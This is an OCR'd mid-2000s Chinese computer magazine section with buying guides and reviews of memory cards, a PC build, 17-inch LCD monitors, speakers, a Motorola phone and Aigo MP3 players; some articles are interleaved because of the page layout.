目前的数码相机采用的闪存卡基本都集中在CF卡、SD卡和记忆棒，因此下面也向大家推荐这三种闪存卡。

1.CF卡

(1)SanDisk UltraⅡ CF卡



UltraⅡ系列为SanDisk主打高端市场的利器，质量稳定，速度快，9MB/s的写入速度和10MB/s读取速度已经足够满足大容量，高像素的应用要求。而且国内市场上相对比较容易可以购买得到。不过，大家在购买时要注意识别SanDisk的行货和水货（详见2004年第19期《Sandisk存储产品识真假》）。

参考价格:550元(512MB)/870元(1GB)/1645元(2GB)

(2)Kingston HighSpeed CF卡



金士顿出产的高速CF卡，支持其独有的Single Level Cell Technology (SLC)技术，同样为数码相机的使用而优化。虽然写入速度不及SanDisk的UltraⅡ和Lexar的Pro Series 80X WA，写入速度仅5MB/s，读取速度10MB/s，但足以应付日常应用。而且金士顿产品行货普遍提供了终身质保的服务，而且价格比较便宜，非常值得推荐。

参考价格:360元(512MB)/650元(1GB)/1450元(2GB)

(3)Lexar 40X WA CF卡



Lexar的高速系列CF卡，支持其独有的Write Acceleration(WA)技术，可以让数码相机的照片更快的进行存储，不会出现写入速度跟不上的现象。传输速度方面只算中规中矩，读写速度均为6MB/s。

参考价格:525元(512MB)/950元(1GB)

2.SD卡

(1)SanDisk UltraⅡ SD卡

与UltraⅡ CF相同，UltraⅡ SD为SanDisk在高速SD市场上



陕西高春江：最近听说17英寸液晶显示器大幅降价，我想配一台电脑17英寸显示器、Pentium 4 2.8GHz以上、512MB内存的电脑。电脑的整体外观最好能酷一点。谢谢！

配件	型号	价格(元)
CPU	Intel Pentium4 2.8E(盒装/三年)	1520
散热器	九州风神 撒大帝	55
主板	微星865PE Neo2-PLS	760
内存	Kingston DDR400 256MB × 2	620
硬盘	希捷酷鱼7200.7/ST3160021A(盒装)	735
显卡	微星 RX9550SE-TD128/128bit	699
声卡	板载Realtek ALC655音效芯片	-
网卡	板载Realtek RTL8100C网络芯片	-
显示器	优派VE710b	2799
光驱	华硕 DVD-E616P1黑色面板	248
机箱/电源	先马U7黑色款	278
键鼠	BenQ 神雕侠侣II代时尚版	165
音箱	轻骑兵C3700	220
总计		8099


点评:Intel Pentium4 2.8E采用Prescott内核，是追求性能玩家的首选。搭配微星865PE Neo2-PLS主板、微星RX9550SE-TD128/128bit显卡、两条Kingston DDR400 256MB和希捷酷鱼7200.7/ST3160021A(盒装)硬盘。光驱则选用华硕 DVD-E616P1黑色面板 **u**。

这套电脑的的配件全部以黑色为主色调。优派VE710b **v** 采用了时下流行的窄边设计，使得整款产品看上去非常的简洁，全黑色的外观，加上亮银色的调节按钮，稳重大方而又不失时尚气息。500:1高对比度，320nits高亮，鲜明色彩，16毫秒的反应时间也足以应付大多数游戏。

键盘和鼠标我们选用BenQ 神雕侠侣II代时尚版套装 **w**。借鉴BenQ之前键盘的良好设计风格，套装中的键盘也采用了薄形设计。套装中的光电鼠标则采用了左右手对称式设计，左右按键也是目前流行的一体化结构，具备800cpi，光学定位技术得到进一步提升。

音箱采用轻骑兵C3700绅士黑 **x**，这是一套基于全木结构设计、2.1声道的入门级音箱，性价比突出。

机箱是采用先马U7黑色款 **y**，颜色搭配得挺和谐。这个机箱的箱体采用全折边工艺，材料选用厚度为0.6mm的SECC钢板，双层I/O挡板设计，整个机箱都显得很稳固。该款机箱为用户预留了两个前置USB口和音频接口，总的看起来面板还比较简洁。CF [CP03]



的主力，速度同样达到了读取10MB/s，写入9MB/s的水平，完全发挥了SD接口的能力，但其市场价格一直偏高，加上使用SD卡的机器中需要高速读写能力的也不多，市场反应并无UltraII CF般的激烈。



(2)Kingston Elite Pro Hi-Speed SD

金士顿出品的HighSpeed系列的SD对应产品，有着白色的外观，非常讨人喜欢。大容量方面，目前在市面上只看到512MB的版本，价格的确比较便宜，深受用户欢迎。



参考价格:340元(512MB)

3.记忆棒

(1)Sony Memory Stick PRO



虽然Memory Stick技术基本由索尼独占，但索尼并不满足于此，在2003年隆重推出更为先进的Memory Stick Pro储存卡，读写速度均为15Mb/s。专门为动画拍摄和高像素高速数码相机而设计，并支持特有的MagicGate版权保护技术。但可惜价格实在太高，曲高和寡。

参考价格:1050元(512MB)

(2)Sony Memory Stick PRO Duo

Memory Stick PRO Duo是索尼在Menory Stick PRO后发展的更新一代技术，可以说是Memory Stick PRO的缩小版本，长度只有Memory Stick PRO的60%左右，标称功耗仅有45mW。Memory Stick PRO Duo可以通过适配器插到标准型Memory Stick PRO插槽中使用，其读写性能与Memory Stick相同。但是体积缩小后，价格就更上了一个层次，Memory Stick PRO Duo是市场上相同容量中最昂贵的存储卡之一。

参考价格:1250元(512MB) CF [CP02]

闷豆买记忆棒

话说闷豆购买了一台SONY W1数码相机，眼下当务之急是购买一条记忆棒以扩展相机存储照片的数量。

闷豆："小姐，你们这里256MB的记忆棒什么价？"

"先生请看，这是最新的Memory Stick黑棒，你要的话……"销售小姐说着熟练地在计算器上打出了价格。

"怎么索尼出黑棒了，不会是假货吧！"闷豆还是第一次听说有黑色的记忆棒颇感惊讶"我要的是高速棒，就是PRO白棒，配我的SONY W1用的。"

销售小姐："行货就不是这个价格了，不过这黑色的Memory Stick绝对是真货，从日本直接进货的，黑色棒都是新款的高速棒，比白棒还快，我们保修一年。"

闷豆："以前听说SONY的标准蓝棒假货很多，这个黑棒还是第一次听说，我在SONY的中文网页中都没有看到介绍，我还是保险一点买白棒吧！"

销售小姐："你要白棒也可以，你看白棒和黑棒上都有PRO都是高速棒。"

闷豆："小姐，现在SONY 256MB的Duo短棒多少钱？随便问问。"

销售小姐："现在黑色的Memory Stick Pro Duo价格不很贵，只要500多元。通过转换器可以当标准棒用，以后SONY的小数码设备越来越多的会用到这种Duo短棒，现在买短棒是明智的选择，以后通用性很强的。"

闷豆是SONY电子产品迷，想想销售小姐说得有道理，所以打算多花一点钱买短棒。

闷豆："你们的短棒又是黑色的呀，怎么连转换器都没有？"

销售小姐："刚才跟你说了，现在SONY出的新产品都是黑色的，都是高速的，你看都有Pro字样。"

闷豆指着柜台里一个512MB的Memory Stick Pro Duo的短棒说："你看这个短棒上有High Speed字样，封面也不一样，这才是真的高速棒吧，你别骗我了，还有你这个黑棒包装中连转换器都没有不会是假货吧，我还是要白色的短棒。"

销售小姐："那是512MB的产品，和256MB的不一样，你看有Pro字样的都是高速棒。白短棒没货。"

闷豆："听说SanDisk的Memory Stick Pro Duo短棒价格相对便宜，而且行货有5年联保。"

销售小姐："是的，SanDisk的比较便宜一些，行货的话也只要400多元，附送转换器，不过兼容性总没有SONY原装的好，我建议你还是用SONY原厂的记忆棒。"

闷豆："SanDisk的Memory Stick兼容性很好，我听用过的人都这么说，我把相机都带来了，当场可以试一下，如果确实有兼容性问题，我再买SONY的吧！"



最后，闷豆购买SanDisk的Memory Stick PRO Duo短棒，实际试用配合转换器构成标准长棒使用没有发现兼容性问题，在SONY W1使用中同样可以开启只有安装Memory Stick PRO后才能使用的高速短片拍摄功能。

点评：关于SONY黑棒的问题，闷豆这次确实错怪了商家。SONY近期确实推出了各种黑色的记忆棒，包括PRO Duo短棒(见图1)、高速PRO Duo短棒(见图2)和高速PRO长棒(见图3)。我们在SONY中文网页上目前尚未看到黑色记忆棒的介绍，不过在SONY英文网页上已经有相关产品的介绍了。SONY的黑棒据SONY国外官方的报价，价格要比过去的白棒便宜一些，不过在国内这种价格差目前还不明显。



图1



图2



图3

关于"高速"的问题，目前国际市场上SONY记忆棒读写速度分为三个档次，速度最低的就是标准的蓝棒(型号为MSA，淡蓝色外壳)。速度高一些的就是Pro系列的也就是我们以前常说的"白棒"写入速度可以达到15Mbps左右，普通的黑棒和白棒都属于这一档次产品，速度相当。目前官方所称的高速棒是新发布的High Speed Memory Stick系列产品(包括Duo短棒)它的读写速度可以达到80Mbps，这种产品在其外表和包装上会有High Speed字样，但目前这种记忆棒的高速实际应用还不多。国内目前市场上还有一种型号为MSH的"蓝"棒，它具有并行数据传输功能，速度上比标准蓝棒(型号为MSA)要快，外壳颜色要比标准蓝棒要深很多，不过它不能当作Pro白棒使用。国内市场上行货目前都是这种蓝棒，已基本替代传统标准蓝棒(包括Duo短棒)。

目前销售的SONY黑色短棒有两种包装：一种是带转换适配器，一种是不带转换适配器的，我们目前看到的中文版行货都没有提供转换适配器，希望大家在选购时注意，特别是打算转换成标准长棒应用的朋友。网上零售的转换器价格在20～30元左右。

SanDisk为代表的兼容记忆棒相对价格便宜，不过行货利润不高，所以有很多商家利用SONY的兼容性问题为说辞向客户推销SONY原厂的水货记忆棒，以获得更高的赢利。对于预算不多的用户SanDisk的产品是不错的选择。

CF [CP04]



事情真的是那么凑巧，去年的这个时候，我们也作了一个LCD选购的文章。只不过在那个时候，LCD的价格虽然已经降了不少，但依然是一种贵族产品。而到了今天，它的价格终于降到了以前CRT显示器作为主流时的价位，终于可以为我们大家所接受了。

实在太不容易了！大概没有一种产品像LCD这样在占据主流的过程中如此一波三折，从本世纪初CRT开始告别主流市场，到现在几年过去了，期间几起几落，好不容易，现在终于有了1000多元的15英寸LCD和2000多元的17英寸LCD，而部分19英寸LCD也降到了3000多元的价格。但在一定意义上说，这样的地位还是CRT给"让"出来而非LCD自己"赚"来的。相信如果现在的CRT依然能有五年前产品的性能与品质的话，那么还会有很多人选择CRT的。

与年初的时候相比，新一代的LCD产品又有了很多新的变化。

等啊等，白了头

——17英寸LCD显示器选购

多晶硅面板已经成为主流

多晶硅面板成为主流的原因很简单，因为现在在主流LCD中，使用高速面板的产品已经是绝对的大多数。而这些高速面板产品，几乎100%都是多晶硅面板。而传统的非晶硅式面板虽然在色彩上占有优势，但由于速度上的先天不足，所以根本不足以撼动多晶硅面板的统治地位。所以现在市场上的新品中几乎已经见不到25ms以上的产品了。

但这并不意味着非晶硅面板已被淘汰，实际上，由于它们在静态显示质量上的优势，所以非晶硅面板依然在万元以上的专业级LCD中占据统治地位。

基本参数继续提高

一年前，最先进的显示面板依然只有16ms，而现在，面板的速度已经提升到了8ms，5ms面板的问世也指日可待。LCD的速度越来越接近CRT的1ms这一"终极目标"。

而新一代的产品在亮度和对比度这两个指标上也更上一层楼，虽然这两个指标不像响应速度那么重要，但同样是非常基本的主要指标。

DVI接入渐成主流

如果说一年前，DVI接口还是某些高档品独有的设备的话，那么现在DVI接口已经开始逐渐在LCD中普及，其实这也是很正常的事，因为LCD从结构上说，本来接DVI就比接D-SUB成本高不了多少，只不过以前厂商为了拉开市场距离而这么设计而已。

但是，对于DVI的普及，我们也必须从两面来看待——并不是用上DVI就好，实际上，很多低价位LCD虽然有DVI接头，但也不过有一个接头而已——实际上它依然使用了DVI接头里的模拟电路，只不过有一个DVI的外形罢了。

而另一方面，即便对于真DVI接口来说，也只有有一个好的显卡DVI输入时才能看出DVI的优势，而这是市场上几乎90%以上的显卡做不到的，绝大部分的显卡DVI电路非常简单，其实际效果并不比模拟输出强多少。

这两方面的因素，是前不久某网站所作测试，表明在目前的LCD上，使用DVI的画质并没有与D-SUB本质提高的两个原因所在。

当然，就算没有提高，DVI还是有它自己的好处——至少可以通过操作系统进行显示调节，这就是模拟连接做不到的。

画质的提升开始提上日程

其实，这才是最具意义的变化——由于工作原理，决定了LCD几乎不可能在色彩表现上达到CRT的水平，包括现在的一些所谓32位真彩LCD，其实在电路上也不过是24位而已，32位只是算法抖动出来的结果。

特别是目前的高速高亮LCD更是如此，多晶硅面板本身在色彩上就弱于非晶硅面板，而高亮更是和对比度是一对矛盾，以损失细节为代价的。很多高亮告诉产品"傻亮傻快"就是这么来的。

但是，虽然在物理结构上达不到CRT的水平，但通过改善色彩算法来"欺骗"人眼，使之在视觉上尽量接近CRT，这还是可以做到的。而这也是目前LCD大厂们都在积极发展的技术。

代表性的技术，如明基前不久刚刚推出的Senseye色彩增强技术就是一例，它的本质其实就是使用一块专用DSP芯片动态调整图像的GAMA值，使之在亮度高的情况下不会失去色彩，而在亮度低的情况下，不会损失对比度。从而尽量使色彩质量得到提高。其他一些厂商提供的技术在原理上也与之类似。

可以说，这样的技术设计，才是真正重大的进步，因

为LCD的两大核心不足就是响应速度慢和色彩差，前者现在已经得到了极大缓解。是时候解决后者了。

介绍了新一代LCD的主要发展，对于如何选择LCD，依然有几个问题要说——

1、依然是分辨率的问题，17英寸LCD的图形显示尺寸要小于普通的CRT，具体说就是同样的字体，17英寸LCD上的显示要小一些。所以眼睛不是很好的朋友一定要注意这一点。

2、现在的LCD，在非标准分辨率、坏点等方面提高很大，背光效果也有明显提升，华而不实的“六灯管”之类已经很少见了，所以这些问题倒不像当初那么重要。

3、目前的主流面板是12ms，虽然8ms面板产品已经大量上市，但价格要贵得多，是否选择最好量力而行，因为虽然现在LCD还没有达到“速度完全不重要”的地步，即便8ms也不能完全去掉拖影，但在视觉差别上，8ms和12ms的差别的确很小。未来的5ms可能会比较明显一些。

4、要多关注LCD使用的色彩增强技术。其实这才是目前大多数主流LCD的最大瓶颈。

下面，让我们来看看我们的样品——

飞利浦 170X5



170X5是飞利浦最新发布的5系列显示器中的一款，也是飞利浦17英寸民用产品中的顶级产品。与上一代的170X4相比，除了DVI输入外，170X5最大的变化在于它的外观，与飞利浦产品一贯的比较朴素的造型设计截然不同，170X5带有浓厚的“家电”色彩，采用了黑灰相间的大边框设计，背面则采取了烤漆式的涂漆，而飞利浦独有的“C”型底座这一次也采用了全金属设计并增加了大尺寸的内置音箱。显然这是适应目前电脑家电化的趋势的。

飞利浦在液晶面板的设计上比较保守，在这个时代依然使用了16ms的面板，但是从画面的表现来看，效果还是可以接受的。但它在显示方面使用了最新的“数字显亮”技术，这种技术实际就是我们前面所说的色彩增强技术的“飞利浦”版，数字显亮”对显示效果的提升主要表现在亮度、对比度、锐度和色彩饱和度这4个方面，飞利浦称之为“四度图像增强技术(4D数码图像处理)”。一颗名为“LightFrame PACIFIC”的专用DSP芯片是“数字显亮”的物质基础。通过它的处理，“数字显亮”能够提高画面亮度，增强图像对比度，突出影像轮廓，改善色彩还原。使得170X5的实际显示效果要明显好于前代产品。

三星 172X



172X是三星的顶级12ms显示器，曾经一度也是市场上顶级的17英寸民用产品。它在外观上继承了三星LCD一贯的窄边框棱角分明的特点，机身厚度仅有1.85cm，172X在造型上最大的两个特点一是继承了三星的多轴底座设计，两轴的底座不仅可以实现角度和高度的双调节，而且可以将机身完全折叠起来成为壁挂式显示器。而另一方面，172X采用了独特的接口设计，包括DVI输入在内，它的所有接口都设计在底座上的一个连接盒里，这样，连线看上去就非常简洁干净，不会把桌面搞得很乱。

172X在显示方面最大的特点是具有三星独家的MagicBright技术，可以供用户选择不同情况下的的颜色显示模式，适应文本、电影、游戏等不同需求。

从各方面来看，172X是一款很“酷”的显示器，外观造型非常具有科技感，而显示效果也非常不错，特别文字显示的清晰度很高，十分适合各种个人用途的需求。

明基 FP-71E+



FP-71E+最大的卖点，就是它是市场上少见的8ms显示器之一。它的造型有点明基BenQ“5”系列的风格。在这里，明基BenQ继续强调温暖简约的设计理念，边角过渡都以圆弧为主，同时也在一定程度上兼顾了窄边框和薄面板的潮流趋势。

由于采用的是8ms面板，所以71E+在速度方面的表现特别出色，用肉眼来看，已经很难看出它和CRT有什么区别。而另一方面，71E+是明基第一批使用了前面所述的Senseye技术的LCD显示器之一，这使得它的颜色表现要远

远优于其他的高速显示器，从画面的表现来看，FP71E+的色彩过渡非常自然，在色阶显示中，基本上看不出颜色过渡的条纹来。而且，在亮度的均匀性上，FP71E+的表现也相当之好。

明基FP-71E+也采用了DVI输入，并且具有前面板的内置音箱。从使用的感觉来看，面板音箱的效果还是不错的。

LG L1730S



LG L1730S其实并不是一款全新的产品，2004年初的时候它就已经上市了，但是在一年的时间里，它进行了一次升级，将16ms面板换成了12ms面板，其实现载的L1730S应该叫L1730S-12ms更合适一些，也算是"旧名卖新品"了。

L1730S的造型不像我们去年测试过的1720S那样的家电化风格，而更接近LG传统的直线条办公风格，但后盖依然使用了LG特色的弧线风格。

除了12ms面板之外，新的L1730S最大的特色是采用了LG的"复真"技术，这同样是LG推出的图像增强技术，从使用表现来看，它对于回复的颜色，特别是绿色的蓝色的真实回放效果非常的好。

LG L1730S背后接口部分设计了推拉的挡板，同样在收线方面表现得十分整洁。而与上面的几款产品相比，LGL1730S的价格较低，这是它的一大优势。

Dell 1704FPT



1704FPT是DELL推出的一款零售产品。以往在国内，DELL很少将自己的配件单独出来零售，而只是作为自己整机的选配部件。但近年来DELL在这方面比较放松，很多DELL的配件也都可以单独从零售购买。虽然DELL自己并不真正生产这些配件产品，但由于DELL按照自己品牌机的标准而进行OEM生产，所以这些产品的品质都是非常高的。

1704FPT是DELL新推出的一款17英寸LCD产品，它的外观是DELL显示器一贯的窄边框、全黑面板+半圆银色底座的设计，采用的是12ms的主流面板。

如果大家经常去一些显示器论坛逛的话，应该会听说过这款1704FPT显示器，因为它拥有12ms的主流面板、DELL配件的卓越品质、DVI数字信号输入，但价格却比一些小品牌产品还要便宜！正因如此，所以这款产品目前很受显示器发烧友的追捧。

从画面效果来看，在目前的普及型产品中，DELL 1704FPT基本上没有什么明显的效果缺陷，而且它很特殊的一点是还支持USB HUB功能，整体来看的确是具有相当高性价比的一款产品。

Polyview PT725A



Polyview这个名气听起来比较耳生，实际上它就是LCD大厂奇丽推出的另一个品牌，中文名字叫"宝丽"，只不过近来在市场上的动作明显加大了。

PT725A的外观非常正统，四四方方的造型，银黑相间的外观，看上去比较保守。它的指标看起来也比较一般，采用了16ms的面板，具有亮度预设置功能，但不支持色彩自动调整。预留了DVI输入的接口，但并没有安装DVI接口。

虽然看指标，PT725A并不算很突出，但它的优势在于价格只有2000多元，是目前市场上价格最低的17寸LCD之一。而在这个价位基础上，它的色彩比较饱满、亮度均匀，最高亮度较大，整体图像表现是很令人满意的。整体来看，这是一款不错的入门机器。

优派 VG712S



VG712S 是优派推出的 12ms 主打产品。VG 系列，在优派的产品线上属于市场主流的白领阶层产品。

VG712S 的外观依然是优派的传统造型模式，特别是优派一贯的四四方方的面板与圆形底座搭配的方式，使得显示器整体效果显得很有生气。

作为一款主流的高档显示器，VG712S 同样具备 DVI 输入功能，抗干扰能力很强。是一款功能与性能完备的液晶显示器。简单明快的外观造型，给人以大方气派的感觉。面板上带有的扬声器，方便用户使用。12ms 液晶响应时间，保证游戏运行没有拖影。色彩表现艳丽，对图象细节表现也不错。



金长城 A170E1-T1

金长城这款显示器实在有点令人挠头，我们居然在它的包装箱、说明书上都没有找到型号，只是最后在机身背后的一张小贴纸上才看到了这个型号。

这款显示器在整体上是非常传统的，包括电源也是传统的外置形式。黑色 + 银边框的设计使得显示器看起来比较前卫 。

它的说明书上没有注明面板的类型，从使用的效果看估计 16ms 面板的可能性会比较大，各方面的指标都属于目前 17 英寸显示器的平均水平，但显示的均匀性不错，抗干扰能力也比较理想。它只支持模拟输入，另外有选配的 DVI 型号。

从各方面来看，这款产品应该属于走性价比路线的一款显示器，但其外观造型在同类产品中颇为出色，值得考虑。

SVA 722A



SVA 这个牌子大家应该不陌生，只不过在液晶显示器上看见可能还是第一次。722A 就是上广电初次进入液晶市场推出的第一批产品中的一款。

应该说，SVA 722A 的外观设计的确相当酷，窄边框、银□相间的外观主色调、造型别致的红色背板无一不散发着时尚的气息，

SVA 722A 采用了 16ms 面板，DVI 输入，从试用的感受来看，虽然是 SVA 初入市场的产品，但设计基本是成熟的，这款产品的价格也非常低廉，是目前价位最低的支持DVI输入的高速显示器之一，对于投资较少而又希望较高性能的用户来说，我们觉得这款产品是值得考虑的。

海尔 F178



家电巨头海尔进军 IT 市场的态度看起来的确很坚决，继台式机和笔记本之后，现在海尔又推出了液晶显示器产品。其实这倒很和海尔作为家电大厂的身份，因为电脑配件中，显示器本来就是和家电最接近的之一。

作为家电大厂，海尔在显示器造型上的功力看起来的确远远强于那些纯 IT 厂商。乳白色的窄边框配上黑色的操控面板、黑色弧形的超薄后盖，加上椭圆形的金属底座，使得 F178 看上去特别有液晶电视的感觉。是我们此次测试的样品中，看起来和家居环境最合拍的产品之一。

从 F178 的表现来看，它应该也是主流的 16ms 产品，各方面参数居于目前 LCD 的中游。但在色彩表现上不错，配合其时尚的外观，用来看电影很有感觉。

总的来看，海尔 F178 不算是走性能路线的产品，但由于其出色的外观设计配合相对主流的性能，对于一般的家居环境，是性价比挺高的一款产品。 (下转 98 页)



M200 的大哥哥

——惠威 S200 多媒体音箱

4 年多以前，惠威推出了一款在多媒体音箱历史上极为经典的音箱—— M200，这款产品以其超出当时水准的设计和优秀的音质而成为了高端多媒体音箱的肇始者。后来惠威又推出了一系列的多媒体音箱产品，但它们在设计思想上都和 M200 有不同的市场目标。

不久前，惠威在经过近一年后，又推出了 2004 年的新品，其中的主打产品惠威 S200 虽然在编号上和 M200 有所不同，但从单元、电路和声音的感受来看，S200 都堪称是 M200 的一个高档豪华版。

S200 采用了惠威新设计的外观造型，在造型上和惠威新推出的主流家庭影院音响 S600 如出一辙。圆润的外观设计更有家庭音箱的感觉。外表依然采用了惠威一贯的钢琴漆工艺，使用了红棕色和白色钢琴漆配合黑色面罩的颜色搭配。简约而大气。

S200 的造型设计值得称道，这种圆弧形的外形可以减少箱体内部的驻波从而减少音染。而它的单元安放也很特殊，它的低音单元在上方而高音单元在下方，这样设计可以减少低音单元声波在桌面上的反射，对于多媒体音箱来说，对于音质表现更加有利。

S200 采用的是传统的后倒相设计，分主箱和副箱。操控旋钮在主箱的前端下方。S200 的操控旋钮设计非常高明，惠威将其设计在主箱底座上，看上去很像是底座上的装饰钮，这样的设计很值得其他厂商学习。

S200 的低音单元型号为 SN5-5，从编号来看，应该是 M200 低音单元的改进版，而它的高音单元型号为 TN28，很明显是惠威著名的 DIVA 系列的高音单元，要比 M200 的高音更加高级的多，是真正 HI-FI 级别的扬声器。

分频器是高档音箱最重要的部件之一，分频器调整也是惠威最大的技术优势之一，惠威 S200 采用自行设计的专业优质高低音独立分频器，仅从外表来看，已很令人瞩目。

相对于外观和单元等来说，惠威 S200 功放上的变化不算很大，依然是 LM1875 功放模块，留出一定的功率余量后，每个声道功率为 15 W 。电路设计整体和 M200 接近，但使用了高达 10000 微法的电容进行滤波，能够取得更好的电源纯净度。

从声音回放的感觉来说，S200 最大的优点其实还不是它的音质。实际上，S200 最初给我们留下的最深刻的印象还是它的开声容易以及对环境的不挑剔。

高档音箱一般都需要长时间的“　机”才能达到比较好的声音效果，如惠威更高档的顶级多媒体音箱 T200A 就需要长达近一个月的　机后声音才能比较理想。但 S200 开声时的声音表现就很不错，相信在完全　开后会更为出色。

另一方面高档音箱大都对环境很敏感，有很高的“摆位”要求。而我们发现 S200 在这方面的要求很低，连对于倒相式音箱来说非常不合适的办公室封闭工位环境，S200 也能取得不错的音质表现。

从声音的感觉来说，S200 与 M200 走的是同一个路子，中频比较清丽细腻，细节解析度很高，高音则表现为高而不尖，低频上则重质不重量，并不过多追求下潜，但比较重视低音有弹性不浑浊。


从我们的试听感受来看，S200 特别适合小场面的音乐，如室内乐、轻音乐、人声清唱等，都会有相当不错的表现，特别是女声和弦乐上颇具有 2000 元级 HI-FI 音箱的感觉。作为小环境中的桌面音箱，非常适合在书房、卧室等环境中取代通常的小型音响使用。CF [CP06]













摩托罗拉A668手机

如果一个手机带有摄像头，还带手写功能，你会想象它是哪种手机呢？庞大的PDA手机吗？可是摩托罗拉A668只是一个小巧的翻盖手机，它也带上这样的功能，是不是很吸引人？

外观印象

摩托罗拉A668是一款带有120万像素摄像头和手写功能的翻盖双屏手机，集成这样高级的功能，但A668的体积并不大，再加上无天线设计，关上盖后仅有银行卡大小，重量也只有90克，握在手里都担心力气大了会伤害手机，不过实际用力捏了几下，觉得这手机还是挺坚固的。





摩托罗拉A668有银、黑两种颜色，适合不同的用户群，我们实测的为银色机型。在A668正面的摩托罗拉标记下，拉丝工艺的银色面板包裹着外屏幕、来电指示灯和摄像头。

A668的外屏幕是96x64，65536色的STN屏幕，可做来电显示、也可用作自拍取景器，十分方便。

A668底部的为标准的Mini-USB接口，可使用Mini-USB线来充电和交换信息（需要配套软件）。

开盖后，可以看到A668上部为屏幕部分，下部为键盘部分。

A668的主屏幕是1.8英寸、26万色、128x160分辨率的TFT屏幕，支持动画桌面，并可隐藏营运商信息、工具栏、菜单等信息，给用户一个完美的屏保桌面，是很体贴的设计。在A668隐藏菜单后，只要在待机画面按一下红键就可以呼叫出菜单，十分方便。

A668的键盘设计看起来很标准，特殊地方现在先保密 。

百万像素摄像头

130万像素摄像头是A668的一大特点。A668镜头的最大光圈为F2.8，焦距为35mm，属于比较常用的焦距，并有8倍数字变焦。A668照片的分辨率可以设定为从160x120到1280x960五档，照片精细程度有三档，并能直接拍摄照片作为手机桌面。拍摄方式上A668还有微光模式和定时自拍模式，支持自动、阳光、萤光、强光四种白平衡模式，并支持最大15张连拍。在后期处理上，A668可以使用怀旧、黑白、底片等特殊效果来拍照。

除了照片外，A668还能拍摄MPEG4格式有声短片，拍摄视频时，可以调节亮度和数码变焦。

有拍照功能就一定要有存储空间，A668有大约8MB的存储空间，除存储铃声、彩信、java游戏外，剩余空间就用来存储照片，不过不能扩充存储空间是一点不足。

不是屏幕的手写输入

从表面看，一定看不出A668的手写功能，因为A668没有手写笔，也不是触摸屏。而A668的手写板也是藏在键盘下面，手写感应区就在数字区域内，直接用手指就能写了。另外，A668在手写时还能继续使用键盘，这点也很方便。经过我们试用表明，A668的中文手写识别率还不错，识别速度也不慢，英文和数字的手写识别率也不错。

其他功能

除特色功能外，A668同样提供标准应用功能。包括JAVA游戏软件、GPRS上网、WAP网页、移动QQ、64和弦铃声、七色彩灯来电显示、短信、彩信、闹钟、日程表、聊天室、计算器等。属于功能非常全面的时尚型手机。CF [CP07]





半岛铁盒P880硬盘MP3

随着用户MP3等音乐文件的容量越来越大，硬盘MP3已成为一种快速发展的MP3播放器，爱国者推出了半岛铁盒二代P880硬盘MP3，采用笔记本硬盘作为存储介质，容量达到了20GB。

半岛铁盒P880秉承半岛铁盒一贯的制造风格，机身采用了全金属精工铸造，背面为磨砂工艺，并使用使用无缝精工制造，黑色的外形酷 时尚，操作手感也很不错。它配置了2.2寸超大平面TFT真彩液晶屏，色彩丰富细腻，由于采用低温多晶硅液晶技术，发热量极低，其"幻灯秀"还支持图片配音乐连续播放。

依靠内部的高速处理器和彩屏显示，使P880在支持MP3、WMA、WAV等音乐格式的同时还支持Jpeg图片览、小说阅读，并自带小游戏。除此以外，P880支持A-B复读功能，支持FM收音和FM内录功能，而超长时间录音可达48小时。另外，半岛铁盒P880具有OTG技术，就是无需电脑就可以从存储卡上直接拷贝数码照片。机身上方具备SD扩展插槽，可以读取SD卡上的全部内容。可以说P880除了具备随身听功能和图片功能外，还是SD存储卡的数码伴侣的功能。除此以外，P880还带有一个底部扩展坞，除了提供充电、连接电脑等基本功能外，也可以方便的把P880作为一个桌面音响的音源。

从定价来说，P880价格比ipod等还稍贵，但P880的彩屏、数码伴侣等功能却是其他硬盘MP3播放器比不上的。因此P880属于需要高档全功能MP3播放器的用户。CF [CP08]

爱国者U时F021手表MP3



MP3播放器在经过注重容量、注重小体积这些发展阶段后，产品已经相当成熟，因此现在更看重MP3播放器的多种功能了。手表式MP3播放器就是新兴起的一种MP3形式。

爱国者U时F021手表MP3为运动型手表样式，高强度的金属表身巧妙地将西铁城表芯和128MB容量的MP3播放器融为一体，银色的表身和黑色的表带也完全融合，整体线条简单有力，使整块手表MP3外形上完全能与高档手表美。

爱国者U时F021手表MP3的USB接口并非常见的Mini USB接口，而是标准大小的USB接口，这使此款MP3能够直接与任何电脑连接，不需要再携带一根USB转换线。而标准USB接口巧妙地嵌入到表带中，戴到手上后完全藏了起来，使这么大一个USB接口也不会影响播放器的整体美感。

手表MP3较难做的一项设计就是耳机接头，这很容易破坏MP3的整体美感。U时F021采用了直径很小的2.55MM耳机插孔，并设计在了手机与表带的接口处，尽量巧妙地减少了耳机接头对外观的影响。


爱国者U时F021手表MP3的控制按键全置于手表面板的两侧，黑色的按键表面上看与普通手表按键无异，而按键的功能说明是印刷或者刻录于表盘和表壳上，即方便直观也与整体风格很搭配。

U时F021的电池为两块独立电池，手表部分和MP3部分分开使用，互不干扰。

从外形上看，U时F021做的相当不错，而MP3功能方面也相当实用。U时F021能够播放各种格式的音乐文件，并提供摇滚、爵士等多种EQ调解，增强音乐的表现力。另外，U时F021同样也有不错的录音功能，藏在表身上的麦克风有不错的录音质量。

